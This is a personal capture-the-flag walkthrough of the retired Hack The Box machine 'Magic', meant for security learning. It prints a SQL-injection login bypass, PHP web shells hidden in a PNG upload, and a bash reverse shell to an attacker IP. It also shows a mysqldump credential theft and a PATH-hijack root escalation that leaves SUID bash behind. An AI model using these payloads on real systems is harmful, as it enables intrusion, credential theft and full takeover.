

# 395 HTB Magic

## [HTB] Magic

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• **Resources:**

```
1. Savitar YouTube walk-through https://htbmachines.github.io/
2. https://blackarch.wiki/faq/
3. https://blackarch.org/faq.html
4. 0xdf https://0xdf.gitlab.io/2020/08/22/htb-magic.html
```


• **View files with color**

```
▷ bat -l ruby --paging=never name_of_file -p
```

**NOTE:** This write-up was done using *BlackArch*



# Magic



OS	RELEASE DATE	DIFFICULTY	MACHINE STATE
Linux	18 Apr 2020	Medium	Retired

### Synopsis:

Magic has two common steps, a **SQLI** to bypass login, and a **Ibshell** upload with a double extension to bypass filtering. From there **I** can get a shell, and find creds in the database to switch to user. To get root, there's a binary that calls **popen** without a full path, which makes it vulnerable to a path hijack attack. In **Beyond Root**, **I'll** look at the **Apache** config that led to execution of a **.php.png** file, the **PHP** code that filtered uploads, and the source for the **suid** binary. ~0xdf

### Skill-set:

```
▷ cat magic_draft_notes.txt | awk -F"Magic" '{print $2}' | awk '!(($3==""))'
**NOTE: not all of this will apply to this writeup.
```

1. Creating a **PHP** Shell, then attempting to upload it
2. Grabbing the bytes off a **PNG**, then prepending it to our shell <<< This part was fun.
3. **File** uploaded, for an **LFI**
4. Turns out **do not** need the **PHP** Extension (**.htaccess** allows anything)
5. Reverse Shell via **bash 1** liner.
6. Grabbing the and password out of **Ibsite** Configuration <<< only works for **mysqldump** and **mysqlshow**
7. Examining the to see why **I** could execute code (should have a **\$** at the end)
8. Using **MsqlDump** dump the database and get a password out of it, **su** to the **theseus** user
9. Found a **Binary** (**sysinfo**) then using **strace** to see what it does
10. Using the argument with **strace** to follow forks and see the **exec()** calls

11. Using Path since absolute paths are **not** used in `exec()` **and** getting a root shell. Additionally, the script `/bin/sysinfo` has a major flaw. If you are executing files **in** a script as root **and** you are **not** using the absolute path you can get a symlink injection into a different path where a hacker can create a file **in** a directory they have access to **and** it will be run as root. So always use the absolute paths **when** creating your scripts.

12. Showing SQLMap complete with the increased level/risk

1. **Ping &** `whichsystem.py`

```
1. > ping -c 1 10.10.10.185
PING 10.10.10.185 (10.10.10.185) 56(84) bytes of data.
64 bytes from 10.10.10.185: icmp_seq=1 ttl=63 time=439 ms

2. ~/hackthebox/magic > whichsystem.py 10.10.10.185
10.10.10.185 (ttl -> 63): Linux

3. ~/hackthebox/magic > ping -c 1 magic.htb
PING magic.htb (10.10.10.185) 56(84) bytes of data.
64 bytes from magic.htb (10.10.10.185): icmp_seq=1 ttl=63 time=204 ms
```

2. **Nmap**

```
1. > openscan magic.htb
2. ~/hackthebox > echo $openportz
22,55555
3. > sourcez
4. > echo $openportz
22,80
5. > portzscan $openportz magic.htb
6. > jbat magic/portzscan.nmap
7. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80 magic.htb
8. > cat portzscan.nmap | grep '^[0-9]'
```


22/tcp	open	ssh	syn-ack	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp	open	http	syn-ack	Apache httpd 2.4.29 ((Ubuntu))

3. **Discovery with Ubuntu Launchpad**

```
1. Google 'OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 launchpad'
2. Seems like Ubuntu launchpad is down atm.
```

4. **Whatweb**

```
1. > whatweb http://10.10.10.185
http://10.10.10.185 [200 OK] Apache[2.4.29], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], IP[10.10.10.185], JQuery, Script, Title[Magic Portfolio]
```



Lets do some manual enumeration of the lbsite

1. The main page `http://10.10.10.185` says please login to upload images.
2. There is `/images/fulls`, `/images`, `/images/uploads`, and a `/login.php` I can see just by hovering with the mouse or looking at the DOM.
3. `admin' or 1=1-- --` password
4. **SUCCESS** I login as admin

6. Uploading an image



1. `http://10.10.10.185/images/uploads/now_i_get_it.png`
  2. I change the name of the file for convenience. `'$ mv now_i_get_it.png test.png'`
  3. **SUCCESS**, I am able to upload the above image.
  4. I try uploading a test.php with a cmd command injection in it.
- ```
~/hackthebox/magic > cat cmd.php
```



```
<?php
    echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
?>
```

5. Sorry, only **JPG, JPEG & PNG** files are allowed.

6. The magic byte for a gif is **GIF8**; If you enter the magic numbers for a file. Linux will think those magic bytes are that file.

7. **FAIL**, It will **not** accept gif images.

8. For a png the beginning magic bytes are the following.

9. `~/hackthebox/magic > head -c 100 test.png`

**PNG**

**IHDR**0s0 IDATx{mU[{sw}hH!\$%pPpL% <<< fails did **not** work

9. [https://en.wikipedia.org/wiki/List\\_of\\_file\\_signatures](https://en.wikipedia.org/wiki/List_of_file_signatures)

10. So Instead **I** copy the file test.png to test.php.png and inject the below cmd system command shell into it.

11. Use vim to insert this cmd command shell into 1/3 of way into a .png image.

12. `<?php system($_GET['cmd']); ?>`

## Got Shell as www-data

### 7. Getting a shell

```
1. http://10.10.10.185/images/uploads/test.php.png
2. It is not going to work to put a few magic bytes and hope this test.php shows up as an png. I need to inject a png with php code instead.
3. cp test.png test.php.png
4. inject this cmd command injection into 1/3 of the way into the magic bytes. Sorry for repeating myself.
5. > strings test.php.png | grep -i cmd
<?php system($_GET['cmd']); ?>
6. http://10.10.10.185/images/uploads/test.php.png?cmd=whoami
7. Filter for www-data
8. SUCCESS, now set up a listener and then put in the browser instead of whoami and bash reverse shell 1 liner.
9. sudo nc -nlvp 443
10. http://10.10.10.185/images/uploads/test.php.png?cmd=bash -c 'bash -i >%26 /dev/tcp/10.10.14.14/443 0>%261'
11. SUCCESS, I got a shell.
```

### 8. Enumerating as www-data

```
1. First, lets upgrade our shell as always.
2. > sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.10.10.185 53786
bash: cannot set terminal process group (1226): Inappropriate ioctl for device
bash: no job control in this shell
www-data@magic:/var/www/Magic/images/uploads$ whoami
whoami
www-data
3. www-data@magic:/var/www/Magic/images/uploads$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
www-data@magic:/var/www/Magic/images/uploads$ ^Z
[1] + 427239 suspended sudo nc -nlvp 443
~ > stty raw -echo; fg
[1] + 427239 continued sudo nc -nlvp 443

reset xterm

www-data@magic:/var/www/Magic/images/uploads$ export TERM=xterm
www-data@magic:/var/www/Magic/images/uploads$ export TERM=xterm-256color
www-data@magic:/var/www/Magic/images/uploads$ source /etc/skel/.bashrc
www-data@magic:/var/www/Magic/images/uploads$ stty rows 37 columns 187
www-data@magic:/var/www/Magic/images/uploads$ export SHELL=/bin/bash
4. Ok great now lets enumerate the box.
```

### 9. Box enumeration as `www-data`

```
1. > pkgsearch.sh | grep -i "hex"
45.76KiB hexedit
2.09MiB ghex
2.25MiB wxhexeditor
5.60MiB hexchat
2. www-data@magic:/home/theseus$ cat user.txt
cat: user.txt: Permission denied
www-data@magic:/home/theseus$ cd /var/www
3. Seems like I will have to convert to user theseus to get the user flag.
4. I cd into /var/www/html and there is a db.php5. I cat out the file and it has a plain text password for user theseus.
5. www-data@magic:/var/www/Magic$ cat db.php5 | grep -i -C4 "pass"
{
```

```
private static $dbName = 'Magic' ;
private static $dbHost = 'localhost' ;
private static $dbUsername = 'theseus';
private static $dbUserPassword = 'iamkingtheseus';
6. theseus:iamkingtheseus
```

## MySQL workaround & credential dump via mysqldump

### 10. Pivot to theseus

```
1. theseus:iamkingtheseus
2. This is not the password for the user theseus.
3. I am going to try the mysql db.
4. www-data@magic:/var/www/Magic$ which mysql
5. www-data@magic:/var/www/Magic$ which sql
6. Nothing fail
7. www-data@magic:/var/www/Magic$ mysql -u theseus -p iamkingtheseus
```

Command 'mysql' not found, but can be installed with:

```
apt install mysql-client-core-5.7
apt install mariadb-client-core-10.1
```

Ask your administrator to install one of them.

```
5. www-data@magic:/var/www/Magic$ mysql
mysql_config_editor      mysql_secure_installation  mysqladmin               mysqld
mysqldumpslow            mysqlrepair
mysql_embedded           mysql_ssl_rsa_setup        mysqlanalyze             mysqld_multi
mysqlimport              mysqlreport
mysql_install_db         mysql_tzinfo_to_sql        mysqlbinlog              mysqld_safe
mysqloptimize            mysqlshow
mysql_plugin             mysql_upgrade              mysqlcheck               mysqldump
mysqlpump                mysqlslap
```

6. So I can use mysqlshow as an alternative to mysql and it is installed.

```
7. www-data@magic:/var/www/Magic$ mysqlshow -u theseus -p
```

Enter password:

```
+-----+
|   Databases   |
+-----+
| information_schema |
| Magic          |
+-----+
```

8. I do not go into an sql shell but I can grab data with this package mysqlshow.

```
9. www-data@magic:/var/www/Magic$ mysqlshow -u theseus -piamkingtheseus Magic
```

mysqlshow: [Warning] Using a password on the command line interface can be insecure.

Database: Magic

```
+-----+
| Tables |
+-----+
| login  |
+-----+
```

```
www-data@magic:/var/www/Magic$ mysqlshow -u theseus -piamkingtheseus Magic login
```

mysqlshow: [Warning] Using a password on the command line interface can be insecure.

Database: Magic Table: login

```
+-----+-----+-----+-----+-----+-----+-----+-----+
-----+-----+
| Field      | Type          | Collation          | Null | Key | Default | Extra          | Privileges
| Comment    |
+-----+-----+-----+-----+-----+-----+-----+-----+
-----+-----+
| id          | int(6)        |                    | NO   | PRI |          | auto_increment |
select,insert,update,references |
| username    | varchar(50)   | latin1_sIdish_ci  | NO   | UNI |          |                |
select,insert,update,references |
| password    | varchar(100)  | latin1_sIdish_ci  | NO   |     |          |                |
select,insert,update,references |
+-----+-----+-----+-----+-----+-----+-----+-----+
-----+-----+
```

10. I can use mysqldump as well. It was also installed.

```
11. www-data@magic:/var/www/Magic$ mysqldump -utheseus -piamkingtheseus Magic
```

12. I find a password 'INSERT INTO `login` VALUES (1,'admin','Th3s3usW4sK1ng');'

13. admin:Th3s3usW4sK1ng

## Cred found switch to user theseus

### 11. Now I should be able to switch to theseus hopefully. Lets try the password I found

```
1. theseus:Th3s3usW4sK1ng
2. www-data@magic:/var/www/Magic$
www-data@magic:/var/www/Magic$ su theseus
Password:
theseus@magic:/var/www/Magic$ whoami
theseus
theseus@magic:/var/www/Magic$ cat /home/theseus/user.txt
5889ee21cf34060234e0e7f68caba3b6
```

# PrivESC

## 12. Enumeration and privesc to root via user theseus

```
1. theseus@magic:/var/www/Magic$ id
uid=1000(theseus) gid=1000(theseus) groups=1000(theseus),100(users)
theseus@magic:/var/www/Magic$ sudo -l
[sudo] password for theseus:
Sorry, user theseus may not run sudo on magic.
2. theseus@magic:/var/www/Magic$ find / -perm -4000 -user root -ls 2>/dev/null
3. This sysinfo seems interesting
4. theseus@magic:/var/www/Magic$ find / -perm -4000 -user root -ls 2>/dev/null | grep -i "sysinfo"
-rwsr-x---  1 root    users   22040 Oct 21  2019 /bin/sysinfo
5. theseus@magic:/var/www/Magic$ ls -l /bin/sysinfo
-rwsr-x--- 1 root users 22040 Oct 21  2019 /bin/sysinfo
6. I list out the perms for this sysinfo binary and then I try to execute it.
7. theseus@magic:/var/www/Magic$ ls -l /bin/sysinfo
-rwsr-x--- 1 root users 22040 Oct 21  2019 /bin/sysinfo
theseus@magic:/var/www/Magic$ cd /
theseus@magic:/$ ./bin/sysinfo
8. You have to cd into / if not it will not find the file to execute it.
9. ./bin/sysinfo displays a bunch of garbage.
```

13. The script `/bin/sysinfo` has a major flaw. If you are executing files in a script as root and you are not using the absolute path you can get a symlink injection into a different path where a hacker can create a file in a directory they have access to and it will be run as root. So always use the absolute paths when creating your scripts.

```
1. theseus@magic:/$ strings /bin/sysinfo | grep -i -C4 "fdisk"
popen() failed!
=====Hardware Info=====
lshw -short
=====Disk Info=====
fdisk -l
=====CPU Info=====
cat /proc/cpuinfo
=====MEM Usage=====
free -h
2. You can see if I run strings on the binary because I can not cat it out in plaintext. I can see that the
commands are being executed with relative paths.
```

## 14. Abusing the relative path in script `/bin/sysinfo` to gain a root shell.


```
1. theseus@magic:/$ cd /tmp
theseus@magic:/tmp$ touch fdisk
theseus@magic:/tmp$ chmod +x fdisk
theseus@magic:/tmp$ export PATH=/tmp:$PATH
theseus@magic:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games <<< After I export
/tmp to $PATH notice it is the first in the path.
theseus@magic:/tmp$ nano fdisk
theseus@magic:/tmp$ cd /
theseus@magic:/$ ./bin/sysinfo
2. Something went wrong.
3. Let me try it again.
4. Very odd behavior from bash. It said I was root but it would not allow any commands to be run.
5. Since it said I was root. I did 'chmod u+s /bin/bash' and I then exited back to theseus and ran 'bash -p' and
then it converted me to a real root shell.
6. I realized I could not get the file '/bin/sysinfo' to execute from the tmp directory only when I cd into '/'
root. However, I ran "sysinfo" from '/tmp' directory as thesesus and that worked. But I still had the glitch of
not showing any output in the root shell. So I exited root and went back to theseus and did a chmod u+x /bin/bash
and that wound up working. See below.

7. theseus@magic:/$ cd /tmp
theseus@magic:/tmp$ ls -la
total 12
drwxrwxrwt  2 root    root    4096 Mar  9 17:37 .
drwxr-xr-x 24 root    root    4096 Jul  6  2021 ..
-rwxrwxr-x  1 theseus theseus   8 Mar  9 17:40 fdisk
```

```
theseus@magic:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
theseus@magic:/tmp$ ./bin/sysinfo
bash: ./bin/sysinfo: No such file or directory
theseus@magic:/tmp$ find \-name sysinfo
theseus@magic:/tmp$ sysinfo


8. root@magic:/tmp# whoami
root@magic:/tmp# cat /root/root.txt
root@magic:/tmp# chmod u+s /bin/bash
root@magic:/tmp# bash -p
root@magic:/tmp# whoami
root@magic:/tmp# exit
exit
root@magic:/tmp# ls -l /bin/bash
root@magic:/tmp# exit

9. theseus@magic:/tmp$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1113504 Jun  6  2019 /bin/bash <<< Stickybit finally assigned to /bin/bash and this worked.
theseus@magic:/tmp$ bash -p
bash-4.4# bash
bash-4.4$ whoami
theseus
bash-4.4$ exit
exit
bash-4.4# whoami
root
bash-4.4# cat /root/root.txt
1da1b41eed6101488a8e061eaa7a0368
```



# Magic has been Pwned!

Congratulations



quadamage, best of luck in capturing flags ahead!

|              |             |               |
|--------------|-------------|---------------|
| #9689        | 10 Mar 2024 | RETIRED       |
| MACHINE RANK | PWN DATE    | MACHINE STATE |

OK

SHARE

pwned root